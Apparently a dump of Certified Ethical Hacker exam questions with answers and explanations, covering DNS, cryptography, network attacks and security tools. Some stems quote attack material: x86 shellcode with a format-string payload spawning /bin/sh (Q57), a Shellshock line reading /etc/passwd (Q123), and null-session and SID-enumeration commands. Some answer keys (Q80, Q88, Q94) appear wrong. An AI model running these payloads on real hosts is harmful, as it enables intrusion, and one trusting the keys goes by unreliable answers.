

Exam Questions 312-50v13

Certified Ethical Hacker v13

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NEW QUESTION 1

- (Topic 1)

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 2

- (Topic 1)

Which DNS resource record can indicate how long any "DNS poisoning" could last?

- A. MX
- B. SOA
- C. NS
- D. TIMEOUT

Answer: B

NEW QUESTION 3

- (Topic 1)

What two conditions must a digital signature meet?

- A. Has to be the same number of characters as a physical signature and must be unique.
- B. Has to be unforgeable, and has to be authentic.
- C. Must be unique and have special characters.
- D. Has to be legible and neat.

Answer: B

NEW QUESTION 4

- (Topic 1)

??.....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.??
Fill in the blank with appropriate choice.

- A. Evil Twin Attack
- B. Sinkhole Attack
- C. Collision Attack
- D. Signal Jamming Attack

Answer: A

Explanation:

[https://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that

looks like a legitimate access point to steal victims?? sensitive details. Most often, the victims of such attacks are ordinary people like you and me.

The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.

An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.

ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

NEW QUESTION 5

- (Topic 1)

is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

- A. DNSSEC
- B. Resource records
- C. Resource transfer
- D. Zone transfer

Answer: A

Explanation:

The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by DNS for use on IP networks. DNSSEC is a set of extensions to DNS provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. DNSSEC is necessary because the original DNS design did not include

security but was designed to be a scalable distributed system. DNSSEC adds security while maintaining backward compatibility.

NEW QUESTION 6

- (Topic 1)

Which of the following tools can be used for passive OS fingerprinting?

- A. nmap
- B. tcpdump
- C. tracert
- D. ping

Answer: B

NEW QUESTION 7

- (Topic 1)

Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

- A. ESP transport mode
- B. ESP confidential
- C. AH permiscuous
- D. AH Tunnel mode

Answer: A

NEW QUESTION 8

- (Topic 1)

Which of the following is not a Bluetooth attack?

- A. Bluedriving
- B. Bluesmacking
- C. Bluejacking
- D. Bluesnarfing

Answer: A

Explanation:

<https://github.com/verovaleros/bluedriving>

Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

NEW QUESTION 9

- (Topic 1)

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students. He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

- A. Disable unused ports in the switches
- B. Separate students in a different VLAN
- C. Use the 802.1x protocol
- D. Ask students to use the wireless network

Answer: C

NEW QUESTION 10

- (Topic 1)

To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.

What term is commonly used when referring to this type of testing?

- A. Randomizing
- B. Bounding
- C. Mutating
- D. Fuzzing

Answer: D

NEW QUESTION 10

- (Topic 1)

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

- A. tcptrace
- B. Nessus
- C. OpenVAS
- D. tcptraceroute

Answer: A

NEW QUESTION 11

- (Topic 1)

PGP, SSL, and IKE are all examples of which type of cryptography?

- A. Digest
- B. Secret Key
- C. Public Key
- D. Hash Algorithm

Answer: C

NEW QUESTION 15

- (Topic 1)

MX record priority increases as the number increases. (True/False.)

- A. True
- B. False

Answer: B

NEW QUESTION 16

- (Topic 1)

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

- A. Transport layer port numbers and application layer headers
- B. Presentation layer headers and the session layer port numbers
- C. Network layer headers and the session layer port numbers
- D. Application layer port numbers and the transport layer headers

Answer: A

NEW QUESTION 21

- (Topic 1)

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

Answer: A

NEW QUESTION 25

- (Topic 1)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Answer: D

NEW QUESTION 26

- (Topic 1)

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?
alert tcp any any -> 192.168.100.0/24 21 (msg: ???FTP on the network!???)

- A. A firewall IPTable
- B. FTP Server rule
- C. A Router IPTable
- D. An Intrusion Detection System

Answer: D

NEW QUESTION 29

- (Topic 1)

Which of the following tools are used for enumeration? (Choose three.)

- A. SolarWinds
- B. USER2SID
- C. Cheops

- D. SID2USER
- E. DumpSec

Answer: BDE

NEW QUESTION 32

- (Topic 1)

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

Answer: B

NEW QUESTION 36

- (Topic 1)

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain. What do you think Tess King is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

Answer: B

NEW QUESTION 37

- (Topic 1)

Which method of password cracking takes the most time and effort?

- A. Dictionary attack
- B. Shoulder surfing
- C. Rainbow tables
- D. Brute force

Answer: D

Explanation:

Brute-force attack when an attacker uses a set of predefined values to attack a target and analyze the response until he succeeds. Success depends on the set of predefined values. It will take more time if it is larger, but there is a better probability of success. In a traditional brute-force attack, the passcode or password is incrementally increased by one letter/number each time until the right passcode/password is found.

NEW QUESTION 42

- (Topic 1)

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

- A. A biometric system that bases authentication decisions on behavioral attributes.
- B. A biometric system that bases authentication decisions on physical attributes.
- C. An authentication system that creates one-time passwords that are encrypted with secret keys.
- D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

NEW QUESTION 44

- (Topic 1)

User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?

- A. Application
- B. Transport
- C. Session
- D. Presentation

Answer: D

Explanation:

https://en.wikipedia.org/wiki/Presentation_layer

In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display. Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

NEW QUESTION 45

- (Topic 1)

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

Answer: C

NEW QUESTION 46

- (Topic 1)

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel
- D. The wireless client is not configured to use DHCP

Answer: A

Explanation:

https://en.wikipedia.org/wiki/MAC_filtering

MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.

It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.

The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws. On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address

against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

NEW QUESTION 48

- (Topic 1)

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

- A. Multi-cast mode
- B. Promiscuous mode
- C. WEM
- D. Port forwarding

Answer: B

NEW QUESTION 49

- (Topic 1)

Which of the following is assured by the use of a hash?

- A. Authentication
- B. Confidentiality
- C. Availability
- D. Integrity

Answer: D

NEW QUESTION 54

- (Topic 1)

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

- A. Nikto
- B. John the Ripper
- C. Dsniff
- D. Snort

Answer: A

Explanation:

[https://en.wikipedia.org/wiki/Nikto_\(vulnerability_scanner\)](https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner))

Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses

to drive the program are not.

NEW QUESTION 57

- (Topic 1)

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack. You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

```

45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..Î(.ø.2...Ñ:.....
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8...oTO@.}pxP.\)
Application "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50in
0.05inxvŸ..
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿç !÷ÿç"÷ÿç#÷ÿçXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXXXXXXX%.22
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n.....
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90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1à°FÍ..Å1Ô*f.Đ
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mù.MóÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EóCf.]ifÇEí.'.Mó
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Ei.EøEEù..Đ.MóÍ..ĐC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ĐCÍ..Å1É*?.ĐÍ..Đ
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.è.^.u.1à.F..E.°..
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èäÿÿÿ/bin/s
68 0a h.
EVENT4: [NOOP:X86] (tcp,dp=515,sp=1592)

```

- A. The buffer overflow attack has been neutralized by the IDS
- B. The attacker is creating a directory on the compromised machine
- C. The attacker is attempting a buffer overflow attack and has succeeded
- D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

NEW QUESTION 62

- (Topic 1)

Which results will be returned with the following Google search query? site:target.com – site:Marketing.target.com accounting

- A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
- B. Results matching all words in the query.
- C. Results for matches on target.com and Marketing.target.com that include the word ??accounting??
- D. Results matching ??accounting?? in domain target.com but not on the site Marketing.target.com

Answer: D

NEW QUESTION 65

- (Topic 1)

Which of the following is a low-tech way of gaining unauthorized access to systems?

- A. Social Engineering
- B. Eavesdropping
- C. Scanning
- D. Sniffing

Answer: A

NEW QUESTION 69

- (Topic 1)

While using your bank??s online servicing you notice the following string in the URL bar:

??http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21??

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.

Which type of vulnerability is present on this site?

- A. Cookie Tampering
- B. SQL Injection
- C. Web Parameter Tampering
- D. XSS Reflection

Answer: C

NEW QUESTION 72

- (Topic 1)

You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.

What is the best Nmap command you will use?

- A. nmap -T4 -q 10.10.0.0/24
- B. nmap -T4 -F 10.10.0.0/24
- C. nmap -T4 -r 10.10.1.0/24
- D. nmap -T4 -O 10.10.0.0/24

Answer: B

Explanation:

<https://nmap.org/book/man-port-specification.html>

NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.

«nmap -T4 -F 10.10.0.0/24» This option is "correct" because of the -F flag.

-F (Fast (limited port) scan)

Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100. Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

NEW QUESTION 76

- (Topic 1)

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

NEW QUESTION 79

- (Topic 1)

Which of the following describes the characteristics of a Boot Sector Virus?

- A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
- B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
- C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
- D. Overwrites the original MBR and only executes the new virus code.

Answer: C

NEW QUESTION 80

- (Topic 1)

The ??Gray-box testing?? methodology enforces what kind of restriction?

- A. Only the external operation of a system is accessible to the tester.
- B. The internal operation of a system is only partly accessible to the tester.
- C. Only the internal operation of a system is known to the tester.
- D. The internal operation of a system is completely known to the tester.

Answer: D

Explanation:

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements.

Where white-box testing

is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.

White-box test design techniques include the following code coverage criteria:

- Control flow testing
- Data flow testing
- Branch testing
- Statement coverage
- Decision coverage
- Modified condition/decision coverage
- Prime path testing
- Path testing

NEW QUESTION 82

- (Topic 1)

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks
- C. To defend against jailbreaking
- D. To defend against wireless attacks

Answer: B

NEW QUESTION 83

- (Topic 1)

The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

- A. The CFO can use a hash algorithm in the document once he approved the financial statements
- B. The CFO can use an excel file with a password
- C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document
- D. The document can be sent to the accountant using an exclusive USB for that document

Answer: A

NEW QUESTION 85

- (Topic 1)

Scenario1:

* 1. Victim opens the attacker's web site.

* 2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make \$1000 in a day?'

* 3. Victim clicks to the interesting and attractive content URL.

* 4. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make \$1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.

What is the name of the attack which is mentioned in the scenario?

- A. Session Fixation
- B. HTML Injection
- C. HTTP Parameter Pollution
- D. Clickjacking Attack

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 86

- (Topic 1)

The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE??s Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520.

What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

- A. Public
- B. Private
- C. Shared
- D. Root

Answer: B

NEW QUESTION 88

- (Topic 1)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
- B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.

- C. Symmetric encryption allows the server to security transmit the session keys out-of- band.
- D. Asymmetric cryptography is computationally expensive in compariso
- E. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Answer: A

NEW QUESTION 90

- (Topic 1)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping

Answer: B

Explanation:

<https://tools.kali.org/information-gathering/hping3> <http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

NEW QUESTION 91

- (Topic 1)

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!?? From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.

No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
Y0u @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

Answer: C

NEW QUESTION 94

- (Topic 1)

One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: A

NEW QUESTION 99

- (Topic 1)

What is the following command used for? `net use \targetipc$ "" /u:""`

- A. Grabbing the etc/passwd file
- B. Grabbing the SAM
- C. Connecting to a Linux computer through Samba.
- D. This command is used to connect as a null session
- E. Enumeration of Cisco routers

Answer: D

NEW QUESTION 100

- (Topic 1)

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

- A. Perform a vulnerability scan of the system.
- B. Determine the impact of enabling the audit feature.
- C. Perform a cost/benefit analysis of the audit feature.
- D. Allocate funds for staffing of audit log review.

Answer: B

NEW QUESTION 103

- (Topic 1)

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

Answer: F

NEW QUESTION 108

- (Topic 1)

What did the following commands determine?

```
C: user2sid \earth guest
s-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

Answer: D

NEW QUESTION 110

- (Topic 1)

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

- A. Attempts by attackers to access the user and password information stored in the company's SQL database.
- B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
- C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
- D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Answer: B

NEW QUESTION 112

- (Topic 1)

The collection of potentially actionable, overt, and publicly available information is known as

- A. Open-source intelligence
- B. Real intelligence

- C. Social intelligence
- D. Human intelligence

Answer: A

NEW QUESTION 116

- (Topic 1)

What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

- A. Residual risk
- B. Impact risk
- C. Deferred risk
- D. Inherent risk

Answer: A

Explanation:

https://en.wikipedia.org/wiki/Residual_risk

The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.

· Residual risk = (Inherent risk) – (impact of risk controls)

NEW QUESTION 118

- (Topic 1)

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

Answer: D

NEW QUESTION 120

- (Topic 1)

Which of the following Linux commands will resolve a domain name into IP address?

- A. >host -t a hackeddomain.com
- B. >host -t ns hackeddomain.com
- C. >host -t soa hackeddomain.com
- D. >host -t AXFR hackeddomain.com

Answer: A

NEW QUESTION 123

- (Topic 1)

```
env x=??(){ :};echo exploit?? bash -c ??cat/etc/passwd??
```

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

- A. Removes the passwd file
- B. Changes all passwords in passwd
- C. Add new user to the passwd file
- D. Display passwd content to prompt

Answer: D

NEW QUESTION 128

- (Topic 1)

An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.

When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

- A. Wireshark
- B. Ettercap
- C. Aircrack-ng
- D. Tcpdump

Answer: B

NEW QUESTION 132

- (Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot

C. Botnet D Firewall

Answer: B

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks. Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network

— that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also, starting from defense thorough to academic research. additionally, there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit, indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 135

- (Topic 2)

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Answer: C

Explanation:

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary

may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:

- o Identifying appropriate malware payload based on the analysis
- o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability

- o Creating a phishing email campaign
- o Leveraging exploit kits and botnets

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

- * 1. Reconnaissance: In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.
- * 2. Weaponization: In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
- * 3. Delivery: This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.
- * 4. Exploitation: In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.
- * 5. Installation: In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
- * 6. Command and Control: The malware gives the intruder/attacker access to the network/system.
- * 7. Actions on Objective: Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 140

- (Topic 2)

